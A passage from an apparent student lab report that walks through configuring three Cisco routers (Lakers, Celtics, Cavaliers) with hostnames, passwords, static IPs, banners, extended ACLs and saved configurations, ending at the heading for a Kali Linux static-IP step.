Lakers(config)#enable secret Lakers2Dot0
Lakers(config)#line con 0
Lakers(config-line)#pas
Lakers(config-line)#password Lakers3Dot0
Lakers(config-line)#exit
```

Figure 1: Setting the Lakers router hostname and setting the enable/secret passwords.

1.2: Setting Lakers router IP addresses

Following the setting of the hostname and passwords, once opening the command line, enter privileged exec mode and then global configuration mode with the commands "enable" and "**configure terminal**". Then, navigate to the interface "Ethernet 0/0" by entering "**interface Ethernet 0/0**" into the command line and setting the static IP address by issuing the command "**ip address 192.168.2.1 255.255.255.0**" and the command "**no shutdown**" to ensure the interface is online. Repeat this process for the "Serial2/0" interface, instead entering the command "**ip address 192.168.3.2 255.255.255.0**" into the command line followed by "**no shutdown**".




```
Lakers#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Lakers(config)#interface Ethernet 0/0
Lakers(config-if)#ip address 192.168.2.1 255.255.255.0
Lakers(config-if)#no shutdown
Lakers(config-if)#interface Serial2/0
Lakers(config-if)#ip address 192.168.3.2 255.255.255.0
Lakers(config-if)#no shutdown
Lakers(config-if)#
```

Figure 2: Static IP addressing scheme on the Lakers router.

1.3: Encrypt cleartext passwords on Lakers router

From global configuration mode in the command line, issue the command "**service password-encryption**" to obscure all clear-text passwords in the configuration using a Vigenere cipher.




```
Lakers(config)#
Lakers(config)#service passw
Lakers(config)#service password-encryption
Lakers(config)#
```

Figure 3: Obscuring clear-text passwords on the Lakers router.

1.4: Banner message of the day on Lakers router

To ensure legal protection, set the "Message of The Day" on the Lakers router from global configuration mode by issuing the command '**banner motd "Warning! Unauthorized access is prohibited!**"'




```
Lakers(config)#
Lakers(config)#banner
Lakers(config)#banner motd
Lakers(config)#banner motd "Warning! Unauthorized access is prohibited!"
Lakers(config)#
```

Figure 4: Setting the Message of The Day on the Lakers router.

<u>1.5: Configuring Lakers router ACLs</u>

Configure ACLs on the Lakers router to only permit HTTP, HTTPS, and ICMP traffic to pass through the network unfiltered with a source address originating from the "Kali" end device that will be configured later in this document. All other traffic will be denied. Create and name the ACL by using the command "**ip access-list extended LakersACL**" from global configuration mode. Finally, apply the ACL to the Ethernet 0/0 interface, specifically filtering any traffic that is inbound using the command "**interface Ethernet 0/0**" followed by "**ip access-group LakersACL in**". The full list of commands issued for the ACL is as follows:


```
Lakers(config)#ip access-list extended LakersACL
Lakers(config-ext-nacl)# permit tcp host 192.168.2.2 192.168.5.0 0.0.0.255 eq www
Lakers (config-ext-nacl)#permit tcp host 192.168.2.2 192.168.5.0 0.0.0.255 eq 443
Lakers(config-ext-nacl)#permit icmp host 192.168.2.2 192.168.5.0 0.0.0.255
Lakers(config-ext-nacl)#permit tcp host 192.168.2.2 192.168.1.0 0.0.0.255 eq www
Lakers(config-ext-nacl)#permit tcp host 192.168.2.2 192.168.1.0 0.0.0.255 eq 443
Lakers(config-ext-nacl)#permit icmp host 192.168.2.2 192.168.1.0 0.0.0.255
Lakers(config-ext-nacl)#exit
Lakers(config)#interface Ethernet0/0
Lakers(config-if)#ip access-group LakersACL in
```



```
Lakers#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Lakers(config)#ip access-list extended LakersACL
Lakers(config-ext-nacl)#$host 192.168.2.2 192.168.5.0 0.0.0.255 eq www
Lakers(config-ext-nacl)#$host 192.168.2.2 192.168.5.0 0.0.0.255 eq 443
Lakers(config-ext-nacl)#permit icmp host 192.168.2.2 192.168.5.0 0.0.0.255
Lakers(config-ext-nacl)#$host 192.168.2.2 192.168.1.0 0.0.0.255 eq www
Lakers(config-ext-nacl)#$host 192.168.2.2 192.168.1.0 0.0.0.255 eq 443
Lakers(config-ext-nacl)#permit icmp host 192.168.2.2 192.168.1.0 0.0.0.255
Lakers(config-ext-nacl)#interface Ethernet 0/0
Lakers(config-if)#ip access-group LakersACL in
Lakers(config-if)#
```

Figure 5: Configuring “LakersACL” from the Lakers router.

To further verify the configuration, the command “**show running-configuration**” was issued in privileged exec mode to view the newly configured ACL from the running configuration of the Lakers router. The ACL from the “**show running-configuration**” command can be seen in Figure 6.




```
!
ip access-list extended LakersACL
 permit tcp host 192.168.2.2 192.168.5.0 0.0.0.255 eq www
 permit tcp host 192.168.2.2 192.168.5.0 0.0.0.255 eq 443
 permit icmp host 192.168.2.2 192.168.5.0 0.0.0.255
 permit tcp host 192.168.2.2 192.168.1.0 0.0.0.255 eq www
 permit tcp host 192.168.2.2 192.168.1.0 0.0.0.255 eq 443
 permit icmp host 192.168.2.2 192.168.1.0 0.0.0.255
!
```

Figure 6: LakersACL as seen in the running configuration of the Lakers router.

1.6: Setting Celtics router hostname and enable/secret passwords

Moving on to the router in the middle of the topology, nested between the two routers on the left or right, from global configuration mode, enter the command “**hostname Celtics**” to set the hostname for the second router in the topology. Then, enter the command “**enable secret Celtics5Dot0**” to set the secret password. Finally, enter the command “**line con 0**” to enter the console configuration interface and set the password using the command “**password Celtics3Dot0**” to enter the console password accordingly. Lastly, exit the console configuration interface and return to global configuration mode using the command “**exit**”.




```
Celtics(config)#
Celtics(config)#hostname Celtics
Celtics(config)#enable secret Celtics5Dot0
Celtics(config)#line con 0
Celtics(config-line)#password Celtics3Dot0
Celtics(config-line)#exit
Celtics(config)#
```

Figure 7: Setting the Celtics router hostname and setting the enable/secret passwords.

1.7: Setting Celtics router IP addresses

Following the setting of the hostname and passwords, once opening the command line, enter privileged exec mode and then global configuration mode with the commands “**enable**” and “**configure terminal**”. Then, navigate to the interface “Ethernet 0/0” by entering “**interface Ethernet 0/0**” into the command line and setting the static IP address by issuing the command “**ip address 192.168.5.1 255.255.255.0**” and the command “**no shutdown**” to ensure the interface is online. Repeat this process for the “Serial2/0” interface, instead entering the command “**ip address 192.168.3.1 255.255.255.0**” into the command line followed by “**no shutdown**”. Finally, navigate to the interface “Serial3/0” and enter the command “**ip address 192.168.4.1 255.255.255.0**” followed by the “**no shutdown**” command to assign the third and final static IP address on the Celtics router.




```
Celtics(config)#
Celtics(config)#interface Ethernet0/0
Celtics(config-if)#ip address 192.168.5.1 255.255.255.0
Celtics(config-if)#no shutdown
Celtics(config-if)#interface Serial2/0
Celtics(config-if)#ip address 192.168.3.1 255.255.255.0
Celtics(config-if)#no shutdown
Celtics(config-if)#interface Serial3/0
Celtics(config-if)#ip address 192.168.4.1 255.255.255.0
Celtics(config-if)#no shutdown
Celtics(config-if)#
```

Figure 8: Static IP addressing scheme on the Celtics router.

1.8: Encrypt cleartext passwords on Celtics router

From global configuration mode in the command line, issue the command "**service password-encryption**" to obscure all clear-text passwords in the configuration using a Vigenere cipher.




```
Celtics(config)#
Celtics(config)#service password-encryption
Celtics(config)#
```

Figure 9: Obscuring clear-text passwords on the Celtics router.

1.9: Banner message of the day on Celtics router

To ensure legal protection, set the "Message of The Day" on the Celtics router from global configuration mode by issuing the command '**banner motd "Warning! Unauthorized access is prohibited!**"'



```
Celtics(config)#
Celtics(config)#banner motd "Warning! Unauthorized access is prohibited!"
Celtics(config)#
```

Figure 10: Setting the Message of The Day on the Celtics router.

1.10: Configuring Celtics router ACLs

Configure ACLs on the Celtics router to only permit HTTP, HTTPS, and ICMP traffic to pass through the network unfiltered with a source address originating from the “Windows10” end device that will be configured later in this document. All other traffic will be denied. Create and name the ACL by using the command “**ip access-list extended CelticsACL**” from global configuration mode. Finally, apply the ACL to the Ethernet 0/0 interface, specifically filtering any traffic that is inbound. The full list of commands issued for the ACL is as follows:

Celtics(config)#**ip access-list extended CelticsACL**

Celtics(config-ext-nacl)#**permit tcp host 192.168.5.2 192.168.2.0 0.0.0.255 eq www**

Celtics(config-ext-nacl)#**permit tcp host 192.168.5.2 192.168.2.0 0.0.0.255 eq 443**

Celtics(config-ext-nacl)#**permit icmp host 192.168.5.2 192.168.2.0 0.0.0.255**


Celtics(config-ext-nacl)#**permit tcp host 192.168.5.2 192.168.1.0 0.0.0.255 eq www**

Celtics(config-ext-nacl)#**permit tcp host 192.168.5.2 192.168.1.0 0.0.0.255 eq 443**

Celtics(config-ext-nacl)#**permit icmp host 192.168.5.2 192.168.1.0 0.0.0.255**

Celtics(config)#**interface Ethernet0/0**


Celtics(config-if)#**ip access-group CelticsACL in**



```
Celtics(config)#ip access-list extended CelticsACL
Celtics(config-ext-nacl)#$host 192.168.5.2 192.168.2.0 0.0.0.255 eq www
Celtics(config-ext-nacl)#$host 192.168.5.2 192.168.2.0 0.0.0.255 eq 443
Celtics(config-ext-nacl)#permit icmp host 192.168.5.2 192.168.2.0 0.0.0.255
Celtics(config-ext-nacl)#$host 192.168.5.2 192.168.1.0 0.0.0.255 eq www
Celtics(config-ext-nacl)#$host 192.168.5.2 192.168.1.0 0.0.0.255 eq 443
Celtics(config-ext-nacl)#permit icmp host 192.168.5.2 192.168.1.0 0.0.0.255
Celtics(config-ext-nacl)#interface Ethernet0/0
Celtics(config-if)#ip access-group CelticsACL in
Celtics(config-if)#
```

Figure 11: Configuring “CelticsACL” from the Celtics router.

To further verify the configuration, the command “**show running-configuration**” was issued in privileged exec mode to view the newly configured ACL from the running configuration of the Celtics router. The ACL from the “**show running-configuration**” command can be seen in Figure 12.




```
!
ip access-list extended CelticsACL
 permit tcp host 192.168.5.2 192.168.2.0 0.0.0.255 eq www
 permit tcp host 192.168.5.2 192.168.2.0 0.0.0.255 eq 443
 permit icmp host 192.168.5.2 192.168.2.0 0.0.0.255
 permit tcp host 192.168.5.2 192.168.1.0 0.0.0.255 eq www
 permit tcp host 192.168.5.2 192.168.1.0 0.0.0.255 eq 443
 permit icmp host 192.168.5.2 192.168.1.0 0.0.0.255
!
```

Figure 12: CelticsACL as seen in the running configuration of the Celtics router.

1.11: Setting Cavaliers router hostname and enable/secret passwords with encryption

Moving on to the final router on the right of the topology, from global configuration mode, enter the command “**hostname Cavaliers**” to set the hostname for the third router in the topology. Then, enter the command “**enable secret Cavaliers1Dot0**” to set the secret password. Finally, enter the command “**line con 0**” to enter the console configuration interface and set the password using the command “**password Cavaliers4Dot0**” to enter the console password accordingly. Lastly, exit the console configuration interface and return to global configuration mode using the command “**exit**”, followed by the command to obscure all clear-text passwords in the configuration using a Vigenere cipher, “**service password-encryption**”.




```
Cavaliers(config)#
Cavaliers(config)#hostname Cavaliers
Cavaliers(config)#enable secret Cavaliers1Dot0
Cavaliers(config)#line con 0
Cavaliers(config-line)#password Cavaliers4Dot0
Cavaliers(config-line)#exit
Cavaliers(config)#service password-encryption
Cavaliers(config)#
```

Figure 13: Setting the Cavaliers router hostname and setting/encrypting the enable/secret passwords.

<u>1.12: Setting Cavaliers router IP addresses</u>

Following the setting of the hostname and passwords, once opening the command line, enter privileged exec mode and then global configuration mode with the commands "**enable**" and "**configure terminal**". Then, navigate to the interface "Ethernet 0/0" by entering "**interface Ethernet 0/0**" into the command line and setting the static IP address by issuing the command "**ip address 192.168.1.1 255.255.255.0**" and the command "**no shutdown**" to ensure the interface is online. Repeat this process for the "Serial3/0" interface, instead entering the command "**ip address 192.168.4.2 255.255.255.0**" into the command line followed by "**no shutdown**."




```
Cavaliers(config)#
Cavaliers(config)#interface Ethernet0/0
Cavaliers(config-if)#ip address 192.168.1.1 255.255.255.0
Cavaliers(config-if)#no shutdown
Cavaliers(config-if)#interface Serial3/0
Cavaliers(config-if)#ip address 192.168.4.2 255.255.255.0
Cavaliers(config-if)#no shutdown
Cavaliers(config-if)#
```

Figure 14: Static IP addressing scheme on the Cavaliers router.

1.13: Banner message of the day on Cavaliers router

To ensure legal protection, set the "Message of The Day" on the Cavaliers router from global configuration mode by issuing the command '**banner motd "Warning! Unauthorized access is prohibited!**"'



```
Cavaliers(config)#
Cavaliers(config)#banner motd "Warning! Unauthorized access is prohibited!"
Cavaliers(config)#
```

Figure 15: Setting the Message of The Day on the Cavaliers router.

1.14: Configuring Cavaliers router ACLs

Configure ACLs on the Cavaliers router to only permit HTTP, HTTPS, and ICMP traffic to pass through the network unfiltered with a source address originating from the "Ubuntu" end device that will be configured later in this document. All other traffic will be denied. Create and name the ACL by using the command "**ip access-list extended CavaliersACL**" from global configuration mode. Finally, apply the ACL to the Ethernet 0/0 interface, specifically filtering any traffic that is inbound. The full list of commands issued for the ACL is as follows:

Cavaliers(config)#**ip access-list extended CavaliersACL**

Cavaliers(config-ext-nacl)#**permit tcp host 192.168.1.2 192.168.2.0 0.0.0.255 eq www**

Cavaliers(config-ext-nacl)#**permit tcp host 192.168.1.2 192.168.2.0 0.0.0.255 eq 443**

Cavaliers(config-ext-nacl)#**permit icmp host 192.168.1.2 192.168.2.0 0.0.0.255**


Cavaliers(config-ext-nacl)#**permit tcp host 192.168.1.2 192.168.5.0 0.0.0.255 eq www**

Cavaliers(config-ext-nacl)#**permit tcp host 192.168.1.2 192.168.5.0 0.0.0.255 eq 443**

Cavaliers(config-ext-nacl)#**permit icmp host 192.168.1.2 192.168.5.0 0.0.0.255**

Cavaliers(config)#**interface Ethernet0/0**


Cavaliers(config-if)#**ip access-group CavaliersACL in**



```
Cavaliers(config)#
Cavaliers(config)#ip access-list extended CavaliersACL
Cavaliers(config-ext-nacl)#$host 192.168.1.2 192.168.2.0 0.0.0.255 eq www
Cavaliers(config-ext-nacl)#$host 192.168.1.2 192.168.2.0 0.0.0.255 eq 443
Cavaliers(config-ext-nacl)#permit icmp host 192.168.1.2 192.168.2.0 0.0.0.255
Cavaliers(config-ext-nacl)#$host 192.168.1.2 192.168.5.0 0.0.0.255 eq www
Cavaliers(config-ext-nacl)#$host 192.168.1.2 192.168.5.0 0.0.0.255 eq 443
Cavaliers(config-ext-nacl)#permit icmp host 192.168.1.2 192.168.5.0 0.0.0.255
Cavaliers(config-ext-nacl)#interface Ethernet0/0
Cavaliers(config-if)#ip access-group CavaliersACL in
Cavaliers(config-if)#
```

Figure 16: Configuring “CavaliersACL” from the Cavaliers router.

To further verify the configuration, a “**show running-configuration**” command was issued in privileged exec mode to view the newly configured ACL from the running configuration of the Cavaliers router. The ACL from the “**show running-configuration**” command can be seen in Figure 17.




```
!
ip access-list extended CavaliersACL
 permit tcp host 192.168.1.2 192.168.2.0 0.0.0.255 eq www
 permit tcp host 192.168.1.2 192.168.2.0 0.0.0.255 eq 443
 permit icmp host 192.168.1.2 192.168.2.0 0.0.0.255
 permit tcp host 192.168.1.2 192.168.5.0 0.0.0.255 eq www
 permit tcp host 192.168.1.2 192.168.5.0 0.0.0.255 eq 443
 permit icmp host 192.168.1.2 192.168.5.0 0.0.0.255
!
```

Figure 17: CavaliersACL as seen in the running configuration of the Cavaliers router.

1.15: Saving the Lakers router running configuration

Return to the Lakers router on the left-most side of the topology and copy the running-configuration to the startup-configuration, effectively saving all the configurations that were performed up until this point. The command to save the router configurations is “**copy running-config startup-config**” followed by a press of the “**Enter**” key. This command is performed from privileged exec mode.




```
Lakers#
Lakers#copy runn
Lakers#copy running-config st
Lakers#copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
[OK]
Lakers#
```

Figure 18: Saving the Lakers router configurations.

1.16: Saving the Celtics router running configuration

Return to the Celtics router in the middle of the topology and copy the running-configuration to the startup-configuration by using the command “**copy running-config startup-config**” in privileged exec mode exactly as the previous step.




```
Celtics#
Celtics#copy runn
Celtics#copy running-config st
Celtics#copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
[OK]
Celtics#
```

Figure 19: Saving the Celtics router configurations.

1.17: Saving the Cavaliers router running configuration

Return to the Cavaliers router on the right-most side of the topology and copy the running-configuration to the startup-configuration by using the command “**copy running-config startup-config**” in privileged exec mode exactly as the previous two steps.




```
Cavaliers#
Cavaliers#copy runn
Cavaliers#copy running-config st
Cavaliers#copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
[OK]
Cavaliers#
```

Figure 20: Saving the Cavaliers router configurations.

Part Two: Setting A Static IP Address on the Kali Linux End Device

2.1: Setting a static IP address on Kali Linux

